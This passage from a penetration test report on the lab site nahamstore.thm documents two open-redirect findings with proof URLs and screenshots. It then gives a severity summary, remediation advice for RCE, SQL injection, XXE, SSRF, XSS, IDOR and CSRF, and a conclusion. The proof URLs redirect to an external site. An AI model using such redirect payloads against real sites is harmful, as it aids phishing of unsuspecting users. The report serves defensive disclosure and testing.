
Description:

The redirect_url parameter on registration accepts and follows external URLs.

Proof / Evidence:

- ...?redirect_url=http://www.google.com redirects the client to the supplied external URL after registration.


NahamStore - Register
Not secure
nahamstore.thm/register/?redirect_url=http://www.google.com
NahamStore
Home
Returns
Account
1 Item
Register An Account
Create a NahamStore Account
Email:
test2@test.com
Password:
Register
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Google
google.com
Gmail
Google
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Impact:

- Enables attacker-controlled redirects used in phishing or to bypass safety checks when luring users.

Recommendation:

Use an allowlist for redirect targets or require signed redirect tokens; if external redirects are permitted, warn the user with an interstitial and validate the destination.

4.19 Open Redirect #3

Severity: low


CVSS / Risk Rating: 3.4 (low)


Description:

The r path parameter is used to perform client redirects and accepts external domains (e.g., ?r=http://google.com).

Proof / Evidence:

- Navigating to /?r=http://google.com results in a direct redirect to the external site.


NahamStore - Home
nahamstore.thm/?r=http://google.com
NahamStore
Home
Returns
Account
1 Item
NahamStore
Get The latest NahamSec Merch
Search For Products
Sticker Pack
$15.00
View
Hoodie + Tee
$25.00
View
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Google
google.com
تسجيل الدخول
صور
Gmail
Google
بحث Google
ضربة حظ
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Impact:

- Useful for phishing vectors, social-engineering, and chaining with other client-side attacks.

Recommendation:

Reject or normalize external r values and implement a server-side allowlist or signed redirect tokens; display a warning/interstitial for external destinations.

5. Risk Summary

Severity	Count	Typical Impact	Recommended Priority
Critical	1	Remote code execution on the server, full system compromise	Immediate
High	4	Unauthorized access to sensitive data (SQLi, LFI, XXE, SSRF), persistent XSS execution	High
Medium	4	User account compromise, IDOR data disclosure, CSRF attacks	Medium
Low	10	Client-side attacks (Reflected XSS), phishing vectors (Open Redirects)	low

6. Recommendations

Critical / High Severity Issues (Immediate Action Required):

1. **Remote Code Execution (RCE):** Restrict file uploads, validate content type, implement strong authentication, and run the application with least privilege. Remove default credentials.
2. **SQL Injection:** Use parameterized queries or prepared statements; validate and sanitize all user inputs; enforce least privilege on database accounts.
3. **XXE / LFI:** Disable external entity resolution in XML parsers, canonicalize and validate file paths, and restrict access to sensitive files.
4. **SSRF:** Validate and whitelist backend request destinations; disallow internal/private IP access from user-controlled input; enforce egress network controls.
5. **Stored XSS:** Encode all user-supplied data before rendering, implement CSP, and sanitize headers/inputs that are stored and reflected.

Medium Severity Issues (Remediate Soon):

6. **IDOR:** Enforce server-side authorization checks; map public identifiers to internal resources.
7. **CSRF:** Implement anti-CSRF tokens, validate Origin/Referer headers, and enforce re-authentication for sensitive actions.

Low Severity Issues (Planned Remediation):

8. **Reflected XSS:** Encode output, validate inputs, and use a strict CSP.
9. **Open Redirects:** Restrict redirect targets to internal allowlists or use signed/opaque redirect tokens; display a confirmation page for external redirects.

7. Conclusion

The penetration test of **nahamstore.thm** identified a range of vulnerabilities, spanning Critical, High, Medium, and Low severity. The most severe findings, including Remote Code Execution, SQL Injection, XXE, LFI, and SSRF, pose a significant risk of system compromise, data leakage, and unauthorized access. Medium and Low severity issues, such as IDOR, CSRF, Reflected XSS, and Open Redirects, increase the attack surface and could be chained with other vulnerabilities for more impactful attacks.

Immediate remediation of Critical and High-severity findings is strongly recommended to protect both the application and its users. Implementing the suggested recommendations, following secure coding practices, and performing regular security testing will substantially reduce the risk of exploitation and improve the overall security posture of the application.